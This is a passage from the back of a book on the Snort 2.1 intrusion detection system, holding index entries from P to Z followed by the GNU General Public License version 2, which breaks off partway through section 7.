 - setting up my preprocessor, 277–280
 - prevention, attack, 40–42
 - print statements, 190
 - PrintXref* function, 593
 - priorities, 554
 - priority, 533
 - privacy
 - IDS and, 3–4
 - regulations, 12–13
 - prmfndrulegroup, 170
 - processors
 - choice for Snort optimization, 474–475
 - speed/architecture for Snort optimization, 473
 - ProcessPacket, 166
 - production environment, benchmark in, 496
 - production systems, 444–446
 - promiscuous interfaces, 90–91
 - promiscuous mode
 - NIDS, 10
 - port in, for switched network, 87
 - protected trade secrets, 4
 - protocol
 - active response and, 611
 - alert record field, 534
 - analysis, 24–25, 49
 - normalization, 308
 - rule header category, 195–196
 - Ptacek, Tom, 434, 650, 40
- Q**
- q, 149
 - query building, with ACID, 387
 - querying
 - ACID database, 400–401
 - alert groups in ACID, 402–404
 - queueing, event, 171
 - quiet*, 194
- R**
- R argument, 504
 - R ("dry run" option), 543, 569–571
 - r switch, 84–85
 - r <tf>, 149
 - Random Access Memory (RAM), 475–476
 - Rash, Michael, 648
 - rawbytes, 255, 282
 - Razorback, 71
 - react* keyword, 691
 - real-time console alerting, 583–584, 595–596
 - reassembling packets
 - frag2 for, 249–254
 - preprocessor options for, 305
 - preprocessors for, 234, 275
 - stream4 preprocessor for, 235–247
 - Red Hat Linux, 112
 - Red Hat Package Manager (RPM)
 - installing SQL from, 124–126
 - libcap installation from, 122–123
 - Linux distributions that use, 108
 - rpm2targz utility, 109
 - Snort installation from, 132–134
 - reference_net, 194
 - RegisterPreprocessor() function, 284–285
 - regular expressions
 - PCRE for behavioral tracking, 689–692
 - in rule, 202–203
 - regulations, privacy, 12–13
 - relational database plug-ins, 368
 - remote administration test, 485
 - Remote Procedure Call (RPC)
 - protocol, 262–265
 - remote syslog alerting, 578–580
 - RenderTimeval* function, 593
 - replace* keyword, 688
 - Request for Comments (RFC)
 - protocol information from, 383
 - Telnet protocol, 279
 - resources
 - as attack targets, 29–30
 - locking down OpenBSD, 151
 - for Snort, 56
 - system, Barnyard and, 322
 - TCP/IP Illustrated, Volume 1 (Stevens), 236
 - . See also shared resources; Web site resources
 - resp* option, 215
 - response. See active response
 - return on investment (ROI), 47–48
 - RFC (Request for Comments)
 - protocol information from, 383
 - Telnet protocol, 279
 - RFC3164 message format
 - overview of, 557–558
 - timestamp and, 560
 - "The Rime of the Ancient Mariner" (Coleridge), 386
 - Roelker, Daniel, 169, 256–258
 - Roesch, Martin, 326
 - detection engines and, 169
 - development of Snort, 56
 - preprocessor design by, 233
 - on *sequence number* option, 206
 - on stream4 preprocessor, 235
 - stream4 preprocessor and, 246
 - ROI (return on investment), 47–48
 - "root" permissions, 150
 - rpc* option, 214
 - RPC preprocessor, 443
 - RPC (Remote Procedure Call)
 - protocol, 262–265
 - rpc_decode preprocessor
 - configuring, 263–264
 - decoding protocols with, 276
 - functions of, 234
 - output, 265
 - overview of, 303
 - reasons for, 262–263
 - RPM. See Red Hat Package Manager
 - rpm2targz utility, 109
 - rrdtool, 458
 - RTN (RulesTreeNodes), 168–169
 - Ruih, Dragos, 271
 - rule
 - difference from signature, 307
 - examination of, 383
 - rule actions
 - activate and dynamic rules, 197–198
 - custom rule actions, 197
 - pass rule, 197
 - rule header category, 195–196
 - types of, 196–197
 - rule-based analysis, IDS, 24–25
 - rule body
 - format, 198–199
 - function of, 186
 - rule content
 - ASCII and binary content, 200
 - ASCII content, 199
 - binary content, 199–200
 - depth content option, 200
 - flow control, 203–204
 - nocase* option, 201
 - offset option content, 201
 - regular expressions, 202–203
 - session* option, 201
 - stateless* option, 202
 - Uniform Resource Identifier content option, 201–202
 - rule headers
 - categories, 195–196
 - function of, 186
 - overview of, 227
 - rule actions, 196–198
 - rule matching
 - with detection engine, 67–69
 - in Snort, 232
 - rule options, 198–215
 - ICMP options, 208–209
 - IP options, 204–206

- meta-data options, 209–212
- miscellaneous, 212–215
- overview of, 227
- rule body, 198–199
- rule content, 199–204
- TCP options, 206–208
- rule revision number, 210
- rules
 - actions in Snort_inline, 658–659
 - blocking, 621–622
 - dissecting, 187–188
 - drop, 628
 - engine, 545
 - file, local, 449–450
 - forensic, 465
 - frequency of installation, 469
 - Fwsnort and, 636
 - in general, 186–187
 - for mobile sensors, 526–527
 - order of, 183
 - policy enforcement, 464–465
 - removing from ruleset, 450–451
 - rule headers, 195–198
 - rule options, 198–215
 - rule type order and, 171
 - short-term, 464
 - Snort configuration, 191–195
 - suppression, 173
 - testing, 521–522
 - tuning, 522
 - updating, 467
 - variables for, 188–190
 - writing good rules, 215–225
- rules updates
 - overview of, 447–448, 466
 - removing rules from ruleset, 450–451
 - using IDScenter for rules merging, 455–456
 - using local rules file, 449–450
 - using Oinkmaster, 451–455
 - using variables, 448–449
- rules, writing
 - action events, 216–217
 - bad rule, elements of, 223
 - capabilities with, 186
 - evolution of, 224–225
 - in general, 215
 - good rule, elements of, 216
 - overview of, 227
 - proper content, 217–220
 - questions about, 228–229
 - steps of, 224–225
 - subnet masks, merging, 220–222
- ruleset
 - configuration for Snort, 139–140
 - determining, 488–490
 - removing rules from, 450–451
 - upgrading Snort and, 89
- RulesTreeNode (RTN), 168–169
- S**
 - s, 149
 - S <n=v>, 149
 - s option, 544
 - Salgado, Richard, 689
 - SAM (Snort Alert Monitor), 336–338
 - Samhain, 93
 - Sarbanes-Oxley requirements, 47–48
 - SATA drive, 476
 - scale, 57
 - A Scandal in Bohemia (Doyle), 380
 - scanning
 - compromise *vs.*, 5–6
 - IDS and, 29
 - scripts
 - Barnyard configuration options, 539–540
 - contrib directory, 331–333
 - SCSI, 476
 - search, 400–401
 - Secure Architectures with OpenBSD (Palmer and Nazario), 151
 - Secure Shell (SSH), 91
 - securing Snort system, 92–93, 97
 - security
 - ACID, 397–398
 - of Linux distribution, 111–112
 - physical, 32–34
 - plan, IDS and, 31
 - securing Snort system, 92–93, 97
 - Snort's advanced features for, 672
 - security fixes, 92
 - security holes, 518, 519
 - security plans, 31
 - security, system, 328
 - SecurityFocus IDS mailing list, 259
 - SELinux, 111
 - sendmail buffer overflow, 9
 - sensor placement, 478
 - sensor scripts, 408, 413–415
 - sensor_agent.tcl, 408, 415
 - sensors
 - attacks on, 443
 - deploying Snort as NIDS, 73–74
 - deployment and network architecture, 86–87
 - detection of Snort system on network, 90–91
 - in DIDS, 14–16
 - memory space and, 464
 - SGUIL and, 408
 - in switched network, 87
 - variables and, 448–449
 - SENTINIX GNU/Linux, 128–129
 - September 11 terrorist attacks, 30
 - sequence number option, 206
 - sequence option, 209
 - server bytes, 537
 - server configuration section, 65–66
 - server IP address, 537
 - server packets, 537
 - server port, 537
 - server-specific variables, 139
 - serveronly option, 246–247
 - services, 105
 - session
 - stream4 preprocessor and, 247
 - TCP, 235–237
 - session keyword, 681
 - session option, 201
 - session reassembly, 244–247
 - session:printable keyword, 681–682
 - set_gid, 194
 - SetTelnetPorts() function, 293–294
 - set_uid, 194
 - Setup() function, 301
 - Setup function
 - of detection plug-ins, 176
 - overview of, 588–589
 - SetupTelNeg() function, 284
 - setwise pattern match, 68
 - severity, 558
 - severity identifier option, 210
 - SGUIL. *See* Snort GUI for Lamers
 - sguil, Barnyard output plug-in, 567
 - SGUIL client
 - function of, 408–409
 - installation, 413
 - SGUIL database, 409–410
 - Sguild (SGUIL server)
 - function of, 408
 - installing, 410–412
 - sguild.conf, 411–412
 - sguil.tk, 413, 416
 - Shadow Sensor/OS, 111
 - shared resources, 42
 - shellcode, 271
 - short-term rules, 464
 - show tables command, 334–335
 - show_year, 194
 - sid-msg-map configuration directive, 548, 602
 - SID (Snort event ID), 545
 - SID (Snort signature ID), 69–70
 - signal handling, 577
 - signature, 307
 - signature-based analysis, 24–25
 - signature generator ID, 533
 - signature ID, 533
 - signature revision, 533
 - signatures
 - Snort and, 52
 - updating, 443
 - writing for Snort, 44
 - Simple Network Management Protocol (SNMP), 321
 - simple string matching, 187–188
 - single file processing, 568–569
 - single point of failure, 89
 - Slackware Linux, 108–109
 - Slammer worm, 607
 - “Smashing the Stack for Fun and Profit” (Aleph1), 271

- SMB alerting, 326
- Sneeze
 - benchmarking with, 502–503
 - testing with, 459
- sniffing link, 612
- sniffing tools, 11
- SNMP (Simple Network Management Protocol), 321
- Snort
 - configuration to work with
 - SnortSnarf, 424–425
 - exploit tools and, 43–44
 - preprocessor, adding into, 300–302
 - rules engine, 545
 - in security architecture, 42–44, 51
 - Stick/Snot and, 46
 - unified alert records, 532–535
 - unified files, overview of, 532
 - unified log records, 535–536
 - unified stream-stat records, 536–537
 - updates, 444–446
 - worms/viruses and, 40–42
 - writing signatures with, 44
- Snort 2.1
 - defined, 55–56
 - features, 62–73
 - need for, scenarios, 54–55
 - system requirements, 57–62
 - system security with, 89–93
 - using on network, 73–89
- Snort 2.1 features, 62–73
 - add-ons to, 70–72
 - alerting/logging components, 70, 72–73
 - detection engine, 67–70
 - in general, 62–63
 - overview of, 95
 - packet decoder, 63–64
 - preprocessors, 64–67
- Snort 2.1.3 Release Candidate 1, 68
- Snort 3, 445–446
- Snort, advanced features
 - behavioral tracking, 689–692
 - forensics/incident handling, 680–685
 - honeynets and, 686–689
 - network operations, 672–680
 - patch/IAVA verifications, 692
 - policy enforcement, 692, 694–695
 - trojan, virus, worm, differences, 693–694
- Snort Alert Monitor (SAM), 336–338
- Snort event ID (SID), 545
- Snort GUI for Lamers (SGUIL)
 - components, 407–409
 - function of, 71
 - installing, 409–416
 - overview of, 435
 - questions about, 439
 - using, 416–418
- Snort *ID* option, 209–210
- Snort ID (SID) 316, 611, 617, 663–664
- Snort ID (SID) 807
 - Fwsnort command for, 644–646
 - Web server attacks and, 611, 613–616
- Snort-Inline, 686–689, 699
- Snort installation
 - command-line switches, 147–150
 - CVS, 160
 - in general, 100–101
 - getting Snort for installation, 127–128
 - installation of bleeding-edge versions of Snort, 159
 - installation from RPM, 132–134
 - installation from source, 129–132
 - installation on MS Windows platform, 140–146
 - Linux distributions, 108–112
 - on OpenBSD, 150–159
 - operating system for, 101–107
 - preparation for, 112–127
 - SENTINIX GNU/Linux, 128–129
 - snort.conf file, editing, 138–140
 - using apt, 134–137
- Snort output plug-ins
 - default logging, 316–321
 - described, 312–315
 - MySQL *vs.* PostgreSQL, 333–338
 - options, 315
 - output problems with, 371–372
 - overview of, 312
 - PCAP logging, 326–327
 - post-Snort data modification, 367–371
 - setting up, 345–348
 - SMB alerting, 326
 - SNMP traps, 321
 - Snortdb, 327–333
 - Syslog, 322–326
 - unified logs, 338–342
 - W3C, 348–350
 - W3C code example, 353–366
 - W3C, running/testing, 367
 - W3C source code, 350–353
 - writing, overview of, 342–345
 - XML logging, 322
- Snort signature ID (SID), 69–70
- Snortalog, 71
- snort.conf file
 - alerting/logging components called from, 70
 - detection engine and, 67
 - editing, 138–140
 - in Snort process, 63
 - stream4 preprocessor activation in, 238–239
 - using Snort as NIDS and, 85–86
- Snortdb, 327–333
- Snort_inline
 - architecture, 659–660
 - configuration, 657–659
 - described, 608, 610–611, 669
 - installation, 655–656
 - NFS mountd overflow attack and, 663–664
 - overview of, 653–654
 - Web server attack, 660–663
- Snortplot.php, 71
- Snortsam
 - in action, 624–636
 - architecture, 621–624
 - described, 608, 610, 668
 - installation, 619–620
 - overview of, 619
- SnortSnarf
 - browsing packet contents in, 439
 - configuring Snort to work with, 424–425
 - function of, 71, 435
 - for high-level information, 418
 - installing, 422–423
 - using, 425–427
- snort_stat.pl
 - for high-level information, 418
 - running, 419–422
- Snot
 - IDS and, 46
 - Snort attacks with, 91
 - testing with, 459
 - Web site for information on, 519
- software
 - open-source, 530
 - operating system for ACID installation, 389
 - Snort requirements, 60–62
 - stripping Linux, 105
- Song, Dug, 248, 40
- source
 - compiling from, 118–120
 - intrusion data correlation and, 384, 385
 - libcap installation from, 113–117
 - Snort installation from, 129–132
 - Snort installation on OpenBSD from, 157–159
 - SQL installation from, 126–127
 - source builds, 444–445
 - source files, 585–587
 - source information, 195–196
 - source IP address, 534
 - source port, 534
 - source RPM (SRPM), 133–134
 - Sourcefire, 56
 - SourceFire, 169–170
 - SourceForge, 160
- speed
 - hardware choices for, 473
 - preprocessors slow down speed, 232–233
- speed, Snort, 486–493
 - analysis timeframe, 487–488
 - generic variables, 492

- goals/methods, 486–487
- output plug-in choice, 492–493
- overview of, 525
- pattern matching and, 490
- preprocessors, configuring for, 490–491
- rulesets, determining, 488–490
- SPIKE, 520, 521
- spo_alert_full* output plug-in, 345–348
- spoofing, 269–270
- spool directory option (*-d*), 543–544
- spp frag2 message, 431
- spp_portscan, 413
- spp_stream4, 413
- SQL database, 75
- SQL Slammer, 6–8
- SRPM (source RPM), 133–134
- SSH (Secure Shell), 91
- StackGuard
 - to harden operating system, 93
 - for Snort protection, 92
- Start function, 589
- start time, 537
- stateful, 194–195
- stateful inspection, 238–244
- statefulness, TCP, 235–244
- stateless option, 202
- stealth interfaces, 90–91
- stealth mode, 16
- stealth mode portscans, 96
- stealth packets, 266
- Stearn, Bill, 382
- Stearns, William, 636
- Stevens, Richard, 236, 279
- stick
 - IDS and, 46
 - pros/cons of, 519
 - Snort attacks with, 91
 - stateful monitoring with, 238
 - stream4 preprocessor and, 246
- Stop function, 590
- storage medium, for Snort, 476
- stream-stat records, 536–537
- stream4 preprocessor
 - applying patch to, 413
 - conversation preprocessor and, 308
 - function of, 235
 - functions of, 234
 - output, 247
 - overview of, 303
 - packet reassembly and, 275
 - session reassembly, 244–247
 - SGUIL installation and, 414
 - speed and, 491
 - TCP statefulness with, 235–244
- stress testing
 - for operating system tests, 485
 - tools for, 520–521
- string match module, 637–638
- stripping Linux, 104–106
- SubDomain
 - to harden operating system, 93

- for Snort protection, 92
- subnet masks
 - common, 139
 - merging, 220–222
- subnet-specific information, 19–20
- sudo make install, 152, 153–155
- Summary screen, of SnortSnarf, 425
- summary scripts
 - function of, 418
 - SnortSnarf, 422–427
 - snort_stat.pl, 419–422
- Sun Solaris TTY prompt buffer
 - overflow attack, 688
- suppression, rules, 173
- SUSE Linux 9.1
 - installing pcap, 112–123
 - installing SQL, 124–127
 - libpcr installation, 123–124
 - security, 111
 - Snort installation on, 100
- swapping, 243–244
- Swatch
 - configuration, 428–430
 - function of, 71, 435
 - monitor log files with, 93
 - process stopped, 438–439
- switched networks
 - sensor placement tests on, 478
 - using Snort in, 87, 97
- switches, 75
- SYN flag, 236–237
- Syslog, 322–326
- syslog alerts
 - remote, 578–580
 - Swatch configuration for, 428–430
- syslog_host, 559
- syslog_port, 559
- system administration tests, 486
- system call monitoring, 21
- system requirements, Snort 2.1, 57–62
 - hardware, 58–60
 - operating system, 60–61
 - overview of, 94
 - questions of management, 57–58
 - questions of scale, 57
 - software, 61–62
- system security, Snort 2.1, 89–93
 - attacks, 90–92
 - in general, 89
 - overview of, 95
 - securing Snort system, 92–93
- system services, 105
- system, stripping Linux, 106–107
- systems production, 444

T

- T, 149
- t <chroot>, 149
- tag, 559
- tag option, 213
- tagging
 - activate/dynamic roles phased out by, 198
 - packet, 171–172
- taps, 686
- tar command, 121
- tarball
 - configure, make, make install, 118–120
 - defined, 108
 - downloads, 638
 - installing libpcap from, 113–117
 - Snortsam, 620
- target, 384
- target-based IDS, 49
- tcl, 410–411
- tcld, 411
- TCP ACK option, 208
- TCP flags option, 207–208
- TCP/IP Illustrated, Volume 1 (Stevens), 236, 279
- TCP/IP (Transmission Control Protocol/Internet Protocol), 55–56, 61
- TCP options, rule
 - sequence number option, 206
 - TCP ACK option, 208
 - TCP flags option, 207–208
- TCP packets, 170
- TCP session reassembly, 244–247
- TCP statefulness, 235–244
- TCPDump, 327
- tcpdump
 - BPF rules testing with, 521–522
 - Netdude designed to work with, 513
 - options, 613
 - output format, 78
 - output formats, 432
- tcpdump binary format, 75
- TCPreplay
 - benchmarking with, 504–513
 - Netdude works with, 513
- teardrop attack, 431–434
- technologies, for IDS implementation, 24–25
- TelNegInit() function, 283, 284, 294
- Telnet
 - decoding, 491
 - session reassembly, 244–245
- Telnet negotiation preprocessor
 - adding preprocessor into Snort, 300–302
 - code, 280–300
 - configuring, 255
 - decoding protocols with, 276
 - function of, 254
 - getting data into Snort, 300
 - output, 255
 - overview of, 303
 - setting up my preprocessor, 277–280
- Telnet protocol, 279–280

template, preprocessor, 277–280
terminology, IDS, 48–49
test lab
 compiled builds and, 445
 in large organizations, 461
 single box/nonproduction, 460
 for testing Snort/rules, 457
testing, 456–457
 with batch-processing mode, 579
 Berkeley Packet Filter tests, 521–522
 of detection plug-ins, 180–181
 hardware, 477–479
 operating system, 485–486
 rule content, 220
 rule tests, 521
 rules, 225
 Snort/rules, 457–462, 466, 468
 stress testing, 520–521
 . *See also* benchmarking deployment
text case, 201
THC's Netdude, 513–517
threats, ruleset configuration and, 489–490
thresholding
 detection engine, 172–173
 with Snort, 69–70
time, 384, 385
time keyword, 678–679
Time to Live (TTL)
 feature of IDS Wakeup, 501
 flow configuration and, 252–253
 frag2 preprocessor and, 249–250
 option, 206
Time::JulianDay module, 422
timeout option, 241–242
timeout parameter, 249
timestamp, 560
tools
 bootable, 33–34
 EagleX, 460
 exploit, 43–44
 Metasploit, 459
 network sniffing, 11
 perfmom-graph, 457–458
 perfmomonitor, 457
 rrdtool, 458
 Sneeze, 459
 Snot, 459
 Stick/Snot/Snort, 45–46
 for updates management, 463
 User-Mode Linux, 458
 Virtual PC, 458
 VMware, 458
top tool, 243
TOS (Type-of-Service) option, 206
trace analysis, 516
trace area management, 513, 514
traffic
 altering based on IDS alerts, 609–619
 effects of active response on, 610

encrypted, IDS and, 18
reconstruction, 682–685
rules for, 186
Snort sensor deployment and, 86–87
validation, 383
validation for analyzing IDS events, 431–433
traffic scrubber, 434
Transmission Control
 Protocol/Internet Protocol
 (TCP/IP), 55–56, 61
transport layer, 608
trimming, 406
Trinux, 110, 111
Tripwire, 93
trojan
 55808 Trojan, 680
 defined, 693–694
 IDS and, 32
Trustix, 110, 111
TTL. *See* Time to Live
ttl_limit parameter
 flow configuration with, 253
 in frag2 preprocessor, 250
 of stream4 preprocessor, 241
tuning, rules, 225, 522
twenty-five percent test, 478
Type-of-Service (TOS) option, 206

U

--U, 150
--u <uname>, 150
UCD-SNMP, 134
UDP bomb attack, 187
UDP (User Datagram Protocol), 323–324
UltraSPARC processor, 475
UM (User-Mode) Linux, 458
Unicode, 260
unicode option, 260
Unified binary format
 logging packet data in, 382
 SGUIL installation and, 414–415
unified files
 alert records, 532–535
 file archiving and, 576
 host byte order and, 602–603
 log records, 535–536
 magic value, 602
 overview of, 532, 599
 stream-stat records, 536–537
unified logs
 Snort, 338–342
 storing, pros/cons of, 370
unified output format, 72–73
unified.alert
 continual-processing mode and, 572–573
 in remote syslog alerting, 579–580

Uniform Resource Identifier (URI)
 content option, 201–202, 219–220
Uniform Resource Locator (URL), 256–259, 303

UNIX
 for ACID, 389
 Barnyard and, 537–538
 OS choice for Snort, 484–485
 Sneeze runs in, 503
 Syslog and, 323

unmask, 195
up2date, 111
updates

 of build system in Barnyard, 595
 change control, 456–457
 frequency of, 469
 overview of, 442–444
 rules, 447–455
 Snort, 444–446
 testing Snort/rules, 457–462
 watching for, 462–465, 468

upgrade, Snort, 88–89
URI (Uniform Resource Identifier)
 content option, 201–202, 219–220

URL Encoder command-line tool, 258

URL (Uniform Resource Locator), 256–259, 303

user
 ACID installation and, 393
 IDS and, 3
user-agent field, 450
User Datagram Protocol (UDP), 323–324
User-Mode (UM) Linux, 458
utc, 195

V

--V, 150
--v, 150
-v option, 569
-v switch, 74, 79
validation
 of traffic, 383
 of traffic, analyzing IDS events, 431–433
var EXTERNAL_NET variable, 139
var HOME_NET variable, 138
variables
 defining for rules, 228
 local rules file and, 449
 rules, 448–449, 469
 rules updates and, 448–449
 for rulesets, 188–190, 226–227
 Snort configuration options, 191–195
verbose, function of, 195
verbose mode, 140
virtual consoles, 106

virtual local area networks (VLANs),
87
Virtual PC, 458
viruses
active response and, 670
defined, 693
overview of, 6–8
Snort and, 40–42
VisualCVS, 160
VLANs (virtual local area networks),
87
VMware, 458
vulnerabilities
operating system attacks and, 92
remote vulnerabilities in Snort, 91
rule development and, 224
vulnerability assessors, 74

W

W3C, 375
W3C Snort output plug-in
code example, 353–366
myPluginAlert, 350
myPluginCleanExit, 350
myPluginInit, 349–350
myPluginRestart, 350
myPluginSetup, 349
overview of, 348–349
running/testing, 367
source code, 350–353
watchlists, 694
Web-based configuration, of
SENTINIX, 128–129
Web server
ACID installation and, 388–389,
390
password for ACID protection, 396
PHP4 support for, 390–391
SnortSnarf and, 427
Web server attack
active response and, 611
Snort_inline, 660–663
Web site resources
ADODB library, 393
aggregate, 222
Barnyard, 538–539
Barnyard/SourceForge, 604
BSD/MIT license, 334
Checkinstall, 120
Chen's script, 335
correlation information, 434
CVS, 159
EagleX, 92
Ethereal, 217
FIRE, 33
fragroute, 40
Ftester, 519
Fwsnort, 636
GD library, 391
hardened Linux distributions, 111
HoneyNet Project, 611, 686
honeypot legal issues, 689
HPing2, 501
“HTTP IDS Evasions Revisited”
(Roelker), 256
IDS Informer, 496
IDS Wakeup, 501
intrusion attempt log analysis, 21
Iris, 318
Kiwi Software Syslog, 325
Knoppix, 33
libpcap, 112
libpcap/TCPDump, 327
Linux-BBC, 34
Metasploit, 459
MySQL archive, 126
Net::RawIP Perl module, 503
Nmap, 47
Offline NT Password & Registry
Editor, 34
“One Way Cable Preparation
Guide” (Gray), 59
Packet Factory, 501
patch-o-matic, 637
Pcap-aware tools, 382
PCRE package, 123
perfinon-graph, 457
perfinon-graph tool, 675
PHP, 17
PHPlot library, 392
Port Scan Attack Detector, 648
promiscuous interface detection
programs, 90
for protocol-based analysis IDS, 24
Request for Comments, 383
RFC3164 message format, 557–558
RPMs, 132, 133
rrdtool, 458
rules updates, 442
for rules updates, 452
SAM, 336
for security, 93
SecurityFocus IDS mailing list, 259
sguil, 567
Sneeze, 502
Snort, 127
Snort add-ons, 70–72
Snort preprocessors, 64
Snort resources, 56
Snort source code, 157
SnortSnarf, 422
Snot, 46, 519
software downloads, 61
StackGuard and SubDomain, 52
Stick, 46
stress-test tools, 520
SUSE Linux download, 100
target-based IDSs, 40
tcl tools, 411
TCP/IP stack system benchmarks,
61

Telnet protocol, 279
for updates, 462
updates management, 463
User-Mode Linux, 458
Virtual PC, 458
VMware, 458
wget command, 614
Whisker, 520
Win32, 480–484
WinCVS, 160
WinPcap, 141–142
winvnc.exe, 88
—with-mysql-includes=<dir>, 539
—with-mysql-libraries=<dir>, 539
—with-postgres-includes=<dir>, 539
withpid, 559
witty worm, 443
worms
active response and, 670
defined, 694
MyDoom, 30
overview of, 6–8
Slammer, 607
Snort and, 40–42
thresholding and, 172
write speed, of hard drives, 476
writing rules. *See* rules, writing
WWWBoard passwd.txt access attack
Fwsnort and, 643–650
overview of, 613–616
Snort_inline and, 660–663
Snortsam and, 626–643

X

--X, 150
X Windows, 132–133
Xcrypted, 416
XML (Extensible Markup Language),
322, 370–371

Y

--y, 150
yacc, 61, 62
Yet Another Setup Tool (YaST)
adding tools in GUI-free
environment, 117–118
adding tools with, 114–116
Linux stripping with, 106–107
Snort installation from RPM,
132–133
SQL installation with, 124–126
YOU (Online Update tool), 111

Z

--z, 150
-z option, 246

GNU GENERAL PUBLIC LICENSE

Version 2, June 1991

Copyright (C) 1989, 1991 Free Software Foundation, Inc.

59 Temple Place – Suite 330, Boston, MA 02111-1307, USA

Everyone is permitted to copy and distribute verbatim copies of this license document, but changing it is not allowed.

Preamble

The licenses for most software are designed to take away your freedom to share and change it. By contrast, the GNU General Public License is intended to guarantee your freedom to share and change free software—to make sure the software is free for all its users. This General Public License applies to most of the Free Software Foundation's software and to any other program whose authors commit to using it. (Some other Free Software Foundation software is covered by the GNU Library General Public License instead.) You can apply it to your programs, too.

When we speak of free software, we are referring to freedom, not price. Our General Public Licenses are designed to make sure that you have the freedom to distribute copies of free software (and charge for this service if you wish), that you receive source code or can get it if you want it, that you can change the software or use pieces of it in new free programs; and that you know you can do these things.

To protect your rights, we need to make restrictions that forbid anyone to deny you these rights or to ask you to surrender the rights. These restrictions translate to certain responsibilities for you if you distribute copies of the software, or if you modify it.

For example, if you distribute copies of such a program, whether gratis or for a fee, you must give the recipients all the rights that you have. You must make sure that they, too, receive or can get the source code. And you must show them these terms so they know their rights.

We protect your rights with two steps: (1) copyright the software, and (2) offer you this license which gives you legal permission to copy, distribute and/or modify the software.

Also, for each author's protection and ours, we want to make certain that everyone understands that there is no warranty for this free software. If the software is modified by someone else and passed on, we want its recipients to know that what they have is not the original, so that any problems introduced by others will not reflect on the original authors' reputations.

Finally, any free program is threatened constantly by software patents. We wish to avoid the danger that redistributors of a free program will individually obtain patent licenses, in effect making the program proprietary. To prevent this, we have made it clear that any patent must be licensed for everyone's free use or not licensed at all.

The precise terms and conditions for copying, distribution and modification follow.

TERMS AND CONDITIONS FOR COPYING, DISTRIBUTION AND MODIFICATION

0. This License applies to any program or other work which contains a notice placed by the copyright holder saying it may be distributed under the terms of this General Public License. The “Program”, below, refers to any such program or work, and a “work based on the Program” means either the Program or any derivative work under copyright law: that is to say, a work containing the Program or a portion of it, either verbatim or with modifications and/or translated into another language. (Hereinafter, translation is included without limitation in the term “modification”.) Each licensee is addressed as “you”.

Activities other than copying, distribution and modification are not covered by this License; they are outside its scope. The act of running the Program is not restricted, and the output from the Program is covered only if its contents constitute a work based on the Program (independent of having been made by running the Program). Whether that is true depends on what the Program does.

1. You may copy and distribute verbatim copies of the Program's source code as you receive it, in any medium, provided that you conspicuously and appropriately publish on each copy an appropriate copyright notice and disclaimer of warranty; keep intact all the notices that refer to this License and to the absence of any warranty; and give any other recipients of the Program a copy of this License along with the Program.

You may charge a fee for the physical act of transferring a copy, and you may at your option offer warranty protection in exchange for a fee.

2. You may modify your copy or copies of the Program or any portion of it, thus forming a work based on the Program, and copy and distribute such modifications or work under the terms of Section 1 above, provided that you also meet all of these conditions:

a) You must cause the modified files to carry prominent notices stating that you changed the files and the date of any

change.

b) You must cause any work that you distribute or publish, that in whole or in part contains or is derived from the Program or any part thereof, to be licensed as a whole at no charge to all third parties under the terms of this License.

c) If the modified program normally reads commands interactively when run, you must cause it, when started running for such interactive use in the most ordinary way, to print or display an announcement including an appropriate copyright notice and a notice that there is no warranty (or else, saying that you provide a warranty) and that users may redistribute the program under these conditions, and telling the user how to view a copy of this License. (Exception: if the Program itself is interactive but does not normally print such an announcement, your work based on the Program is not required to print an announcement.)

These requirements apply to the modified work as a whole. If identifiable sections of that work are not derived from the Program, and can be reasonably considered independent and separate works in themselves, then this License, and its terms, do not apply to those sections when you distribute them as separate works. But when you distribute the same sections as part of a whole which is a work based on the Program, the distribution of the whole must be on the terms of this License, whose permissions for other licensees extend to the entire whole, and thus to each and every part regardless of who wrote it.

Thus, it is not the intent of this section to claim rights or contest your rights to work written entirely by you; rather, the intent is to exercise the right to control the distribution of derivative or collective works based on the Program.

In addition, mere aggregation of another work not based on the Program with the Program (or with a work based on the Program) on a volume of a storage or distribution medium does not bring the other work under the scope of this License.

3. You may copy and distribute the Program (or a work based on it, under Section 2) in object code or executable form under the terms of Sections 1 and 2 above provided that you also do one of the following:

a) Accompany it with the complete corresponding machine-readable source code, which must be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange; or,

b) Accompany it with a written offer, valid for at least three years, to give any third party, for a charge no more than your cost of physically performing source distribution, a complete machine-readable copy of the corresponding source code, to be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange; or,

c) Accompany it with the information you received as to the offer to distribute corresponding source code. (This alternative is allowed only for noncommercial distribution and only if you received the program in object code or executable form with such an offer, in accord with Subsection b above.)

The source code for a work means the preferred form of the work for making modifications to it. For an executable work, complete source code means all the source code for all modules it contains, plus any associated interface definition files, plus the scripts used to control compilation and installation of the executable. However, as a special exception, the source code distributed need not include anything that is normally distributed (in either source or binary form) with the major components (compiler, kernel, and so on) of the operating system on which the executable runs, unless that component itself accompanies the executable.

If distribution of executable or object code is made by offering access to copy from a designated place, then offering equivalent access to copy the source code from the same place counts as distribution of the source code, even though third parties are not compelled to copy the source along with the object code.

4. You may not copy, modify, sublicense, or distribute the Program except as expressly provided under this License. Any attempt otherwise to copy, modify, sublicense or distribute the Program is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

5. You are not required to accept this License, since you have not signed it. However, nothing else grants you permission to modify or distribute the Program or its derivative works. These actions are prohibited by law if you do not accept this License. Therefore, by modifying or distributing the Program (or any work based on the Program), you indicate your acceptance of this License to do so, and all its terms and conditions for copying, distributing or modifying the Program or works based on it.

6. Each time you redistribute the Program (or any work based on the Program), the recipient automatically receives a license from the original licensor to copy, distribute or modify the Program subject to these terms and conditions. You may not impose any further restrictions on the recipients' exercise of the rights granted herein. You are not responsible for enforcing compliance by third parties to this License.

7. If, as a consequence of a court judgment or allegation of patent infringement or for any other reason (not limited to patent issues), conditions are imposed on you (whether by court order, agreement or otherwise) that contradict the conditions of this License, they do not excuse you from the conditions of this License. If you cannot distribute so as to satisfy simultaneously your obligations under this License and any other pertinent obligations, then as a consequence you may not distribute the Program at all. For example, if a patent license would not permit royalty-free redistribution of the Program

by all those who receive copies directly or indirectly through you, then the only way you could satisfy both it and this License would be to refrain entirely from distribution of the Program.

If any portion of this section is held invalid or unenforceable under any particular circumstance, the balance of the section is intended to apply and the section as a whole is intended to apply in other circumstances.

It is not the purpose of this section to induce you to infringe any patents or other property right claims or to contest validity of any such claims; this section has the sole purpose of protecting the integrity of the free software distribution system, which is implemented by public license practices. Many people have made generous contributions to the wide range of software distributed through that system in reliance on consistent application of that system; it is up to the author/donor to decide if he or she is willing to distribute software through any other system and a licensee cannot impose that choice.

